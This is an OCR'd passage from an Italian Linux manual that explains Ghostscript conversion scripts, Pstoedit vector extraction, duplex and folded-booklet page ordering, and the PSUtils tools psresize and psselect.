


Figura 26.19. Okular.[6]



26.1.6 Distillazione

«

Le versioni recenti di Ghostscript forniscono degli script utili per «distillare» un file PostScript, EPS o PDF, in modo da semplificarlo o adattarlo in qualche modo.

1. `ps2ps` [*opzioni*] *file_originale file_da_generare_ps*

2. `eps2eps` [*opzioni*] *file_originale file_da_generare_eps*

3. `ps2epsi` [*opzioni*] *file_originale file_da_generare_epsi*

4. `ps2ascii` [*opzioni*] *file_originale* *file_da_generare_ascii*

5. `pdf2ps` [*opzioni*] *file_originale* *file_da_generare_ps*

6. `ps2pdf` [*opzioni*] *file_originale* *file_da_generare_pdf*

I primi due script ('**ps2ps**' e '**eps2eps**') si riferiscono precisamente a file PostScript, oppure a file EPS, con lo scopo di adattarli semplificandoli. Si traducono sinteticamente nel codice seguente:

```
gs -q -sDEVICE=pswrite -sOutputFile=file_da_generare ↩
↪-dNOPAUSE -dBATCH [opzioni] file_originale
```

```
gs -q -sDEVICE=epswrite -sOutputFile=file_da_generare ↩
↪-dNOPAUSE -dBATCH [opzioni] file_originale
```

Da questo si comprende che le opzioni sono semplicemente quelle che in questo contesto potrebbero essere date all'interprete Ghostscript. Di solito, può essere conveniente l'uso dell'opzione '**-dLanguageLevel=1**', con cui si ottiene un file contenente soltanto istruzioni relative al livello uno del linguaggio PostScript.

Il terzo script ('**ps2epsi**') serve a trasformare un file PostScript in un formato EPSI (ovvero un formato EPS che incorpora anche un'anteprima dell'immagine, in un formato a mappa di bit).

Il quarto script (‘**ps2ascii**’) serve a trasformare un file PostScript, EPS o PDF, in un file di testo puro e semplice.

Il quinto e il sesto script (‘**pdf2ps**’ ‘**ps2pdf**’) servono a trasformare un file PDF in PostScript, o viceversa. Si osservi però che il file PDF che si ottiene dalla distillazione è privo di alcune caratteristiche comuni nei file PDF.

26.1.7 Estrazione di disegni

Il formato PostScript consente la rappresentazione di disegni in forma vettoriale. In certe situazioni, può essere necessario estrarre le informazioni di un disegno vettoriale da una pagina PostScript per consentirne la rielaborazione con un programma adatto.

26.1.7.1 Pstoedit

Pstoedit[7] è un programma molto semplice, in grado di estrarre le informazioni vettoriali da un file PostScript o da un file PDF.[8] Il programma eseguibile che svolge questo compito è ‘**pstoedit**’, che si utilizza secondo lo schema sintattico seguente:

```
pstoedit [opzioni_varie] -f formato_finale [:opzioni_del_formato] ↩
↪ [file_originale [file_da_ottenere] ]
```

In condizioni normali, è sufficiente indicare l’opzione ‘**-f**’, a cui segue una parola chiave che identifica il formato finale in cui si vuole convertire il file PostScript (o PDF). Se il formato di conversione prevede delle opzioni, queste vanno indicate dopo il nome della conversione, separate da due punti verticali (come si vede dal modello sintattico). Alla fine della riga di comando si indicano i file

da utilizzare, ma in loro mancanza si trae il file in ingresso dallo standard input e si emette il risultato della conversione attraverso lo standard output.

I formati per la conversione sono numerosi e si può ottenere l'elenco completo di quelli incorporati nel programma con l'opzione '**`-help`**'. Per approfondire i dettagli sulle opzioni di alcuni formati conviene leggere la pagina di manuale *pstoedit(1)*. Qui viene proposto un elenco ridotto di opzioni:

Opzione	Descrizione
`-help`	Emette attraverso lo standard error una guida rapida sul suo utilizzo, completa di un elenco di formati disponibili.
`-page` ***n***	Converte la pagina ***n***-esima.
`-merge`	Consente la ricostruzione di poligoni riempiti.
`-v`	Mostra qualche informazione in più durante la conversione.
`-f gnuplot`	Converte in formato Gnuplot.
`-f fig` `-f xfig`	Converte in formato FIG (per XFig).
`-f pic`	Converte in formato PIC (per Groff).
`-f latex2e`	Converte in un formato adatto a LaTeX.
`-f java1` `-f java2`	Converte in formato sorgente Java, 1 o 2.

Viene proposto un esempio molto semplice, in cui si vuole convertire il file ‘`figura.ps`’ (PostScript contenente una sola pagina) nel file ‘`figura.fig`’ (adatto a XFig):

```
$ pstoedit -f fig figura.ps figura.fig[Invio]
```

26.2 Rielaborazione PostScript

«

Nella sezione 26.1 si accenna alla struttura di un file PostScript, e al fatto che il suo contenuto possa essere riadattato. Per queste rielaborazioni vengono in aiuto diversi programmi, in particolare la raccolta denominata PSUtils (*PostScript utilities*).

Attraverso la rielaborazione di un file PostScript, si potrebbe ottenere:


- l’adattamento delle dimensioni del foglio;
- l’estrazione di pagine in un documento a parte;
- la fusione di file diversi;
- la modifica nella sequenza delle pagine;
- l’unione di più pagine in un solo foglio.

Purtroppo, questi programmi di servizio non sono perfetti e funzionano generalmente solo con file che rispettano alcune convenzioni, allo scopo di facilitare l’individuazione delle pagine del documento.

26.2.1 Sequenza di stampa

Quando si vuole organizzare la stampa di un documento voluminoso, il primo problema è stabilire la gestione della stampa fronte-retro. Dal momento che si dispone normalmente di stampanti che stampano una sola faccia per volta, dopo la prima passata, occorre stabilire come deve essere girata la carta e se deve essere invertita la sequenza dei fogli.

Figura 26.21. Movimento della carta in una stampante laser tipica.




Il programma GV permette di stampare in maniera distinta le pagine dispari da quelle pari, ma per la gestione di sequenze più complesse, occorre fare affidamento sui programmi che sono descritti in queste sezioni.

Il problema più comune è quello di stampare su un solo foglio, fronte


e retro, quattro facciate ridotte alla metà della dimensione normale. Si osservi la figura 26.22; rappresenta la sequenza necessaria per la stampa corretta di quattro facciate su un solo foglio, quando si dispone di una stampante normale che stampa su una sola facciata alla volta, tenendo conto quindi che il foglio deve essere reimmesso nella stampante.

Figura 26.22. Sequenza per la stampa di quattro facciate su un foglio normale utilizzando stampanti normali.



Se la stampante funziona come mostrato nei primi due modelli che appaiono nella figura 26.21, si può comprendere il meccanismo osservando la sequenza di operazioni mostrata dalla figura 26.23. In pratica, dopo la stampa della prima facciata, occorre prendere il foglio senza ruotarlo e reimmetterlo in ingresso per la stampa.

Figura 26.23. Sequenza pratica per la stampa di quattro facciate su un foglio normale, utilizzando stampanti normali.



Se la stampa supera le quattro facciate ridotte, ovvero se richiede più di un foglio, occorre suddividere la stampa in modo da stampare prima il fronte e poi il retro. Nel momento in cui si passa a stampare il retro, occorre verificare se si deve invertire la sequenza dei fogli, oppure se si invia la stampa del gruppo di pagine in senso inverso.


Volendo, il problema si può complicare ancora di più, se i fogli che si ottengono devono essere rilegati a gruppetti (segnature), attraverso una cucitura centrale. In pratica, la prima facciata del primo foglio contiene la prima e l'ultima pagina, mentre la seconda facciata contiene la seconda e la penultima pagina, continuando così con i fogli successivi.

Un altro problema da considerare quando si utilizzano stampanti laser, è la temperatura. La stampa richiede il riscaldamento e la fusione dell'inchiostro in polvere, così facendo, sia la stampante che la car-

ta si riscaldano notevolmente durante il funzionamento. Quando si deve reimmettere la carta che è già stata stampata da un lato, è probabile che alcuni fogli tendano ad appiccicarsi, rovinando la sequenza di stampa. In queste situazioni è consigliabile stampare a piccoli blocchi, per dare il tempo alla stampante e alla carta di raffreddarsi un po'.

Le stampanti duplex possono stampare simultaneamente fronte-retro. Per arrivare a questo risultato, l'immagine che viene stampata nel retro del foglio è rovesciata tenendo conto dell'orientamento normale di questo: verticale. Quando si vogliono stampare quattro facciate su un foglio unico, le cose si complicano; in pratica, le due facciate ridotte che vanno collocate nel retro del foglio, devono essere rovesciate. Forse, la figura 26.24 aiuta a comprendere la cosa.


Figura 26.24. Sequenza per la stampa di quattro facciate su un foglio normale utilizzando stampanti duplex.



Una sequenza di stampa di questo tipo può essere simulata anche con una stampante normale, nella quale i fogli debbano essere reimmessi

per la stampa della parte retrostante. la figura 26.25 mostra in che modo debbano essere reimmessi i fogli in questo caso.


Figura 26.25. Sequenza pratica per la stampa di quattro facciate su un foglio normale simulando una stampante duplex.



26.2.1.1 Piega doppia


Si possono stampare su un solo figlio, fronte e retro, otto facciate ridotte; successivamente si può piegare e tagliare il foglio in modo da ottenere un libretto molto piccolo, in proporzione alla dimensione di partenza. In pratica, supponendo di partire da un foglio A4, si vuole arrivare a una dimensione simile al A6, che si ha proprio quando si piega due volte un foglio A4.

Figura 26.26. Un foglio piegato in quattro per rappresentare otto pagine ridotte.



La figura 26.26 dovrebbe chiarire in che modo vada piegato il foglio e si intravede la sequenza delle pagine. La figura 26.27 mostra meglio la sequenza delle pagine ridotte, mostrando anche quando queste devono risultare capovolte.

Figura 26.27. Schema per stampare quando si intende piegare il foglio due volte.



Naturalmente, volendo piegare assieme più fogli, la sequenza si complica ulteriormente, pur rimanendo questo il principio di funzionamento.

Le pagine piegate in questo modo, vanno tagliate nella parte alta, dopo la piega. Un libro stampato in questo modo, potrebbe essere rilegato ignorando il problema della pagine attaccate sul lato superiore, lasciando poi al lettore il compito di separarle con un tagliacarte.

26.2.2 PSUtils

«

La raccolta di programmi più importante per la rielaborazione dei file PostScript è PSUtils. [9] Nelle sezioni seguenti viene descritto il funzionamento dei suoi componenti più importanti.

Molti di questi programmi hanno in comune le opzioni che vengono elencate brevemente nella tabella 26.28.

Tabella 26.28. Opzioni comuni dei programmi di PSUtils.

Opzione	Descrizione
`-w`***larghezza***	Definisce l'ampiezza orizzontale della carta del formato finale. Se il valore viene espresso senza l'indicazione dell'unità di misura, si intende trattarsi di punti tipografici.
`-h`***altezza***	Definisce l'ampiezza verticale della carta del formato finale. Se il valore viene espresso senza l'indicazione dell'unità di misura, si intende trattarsi di punti tipografici.
`-p`***formato***	In alternativa all'indicazione delle dimensioni del formato finale, si può usare questa opzione per indicare direttamente il nome standard del formato finale. Se le dimensioni non vengono definite, si sottintende trattarsi di '**`a4`**'.
`-W`***larghezza***	Definisce l'ampiezza orizzontale della carta del formato di origine. Se il valore viene espresso senza l'indicazione dell'unità di misura, si intende trattarsi di punti tipografici.
`-H`***altezza***	Definisce l'ampiezza verticale della carta del formato di origine. Se il valore viene espresso senza l'indicazione dell'unità di misura, si intende trattarsi di punti tipografici.
`-P`***formato***	In alternativa all'indicazione delle dimensioni del formato di origine, si può usare questa opzione per indicare direttamente il nome standard del formato di origine. Se le dimensioni non vengono definite, si sottintende trattarsi di '**`a4`**'.
`-q`	Durante l'elaborazione, viene emesso attraverso lo standard error l'elenco dei numeri di pagina che vengono elaborati. Se si utilizza questa opzione, se ne sopprime la segnalazione.

È il caso di sottolineare che le dimensioni della carta, quando devono essere fornite, possono essere espresse senza l'indicazione di un'unità di misura, facendo riferimento implicitamente a punti tipografici da 1/72 di pollice, altrimenti si possono indicare le sigle '**cm**' o '**in**' che si riferiscono rispettivamente a centimetri e pollici. Il formato della carta può essere espresso anche attraverso il suo nome standard; precisamente vengono accettate le parole chiave: '**a3**', '**a4**', '**a5**', '**b5**', '**letter**', '**legal**', '**tabloid**', '**statement**', '**executive**', '**folio**', '**quarto**' e '**10x14**'.

26.2.2.1 Utilizzo di «psresize»

Il programma '**psresize**' elabora un file PostScript adattandone le dimensioni, in base a quanto specificato con le opzioni, generando un nuovo file. Se il secondo file non viene indicato attraverso la riga di comando, il risultato viene emesso attraverso lo standard output; se non viene indicato nemmeno il primo, il file da elaborare viene tratto dallo standard input.

```
psresize [opzioni] [file_originale [file_elaborato] ]
```

Sono disponibili le opzioni comuni elencate nella tabella 26.28.

26.2.2.2 Utilizzo di «psselect»

Il programma '**psselect**' elabora un file PostScript estraendone alcune pagine e generando un nuovo file con queste. Se il secondo file non viene indicato attraverso la riga di comando, il risultato viene emesso attraverso lo standard output; se non viene indicato nemmeno il primo, il file da elaborare viene tratto dallo standard input.

```
psselect [opzioni] [file_originale [file_elaborato] ]
```

Le pagine vengono selezionate attraverso l'opzione '**-p**' che può essere usata congiuntamente a '**-e**' (pagine pari) oppure '**-o**' (pagine dispari).

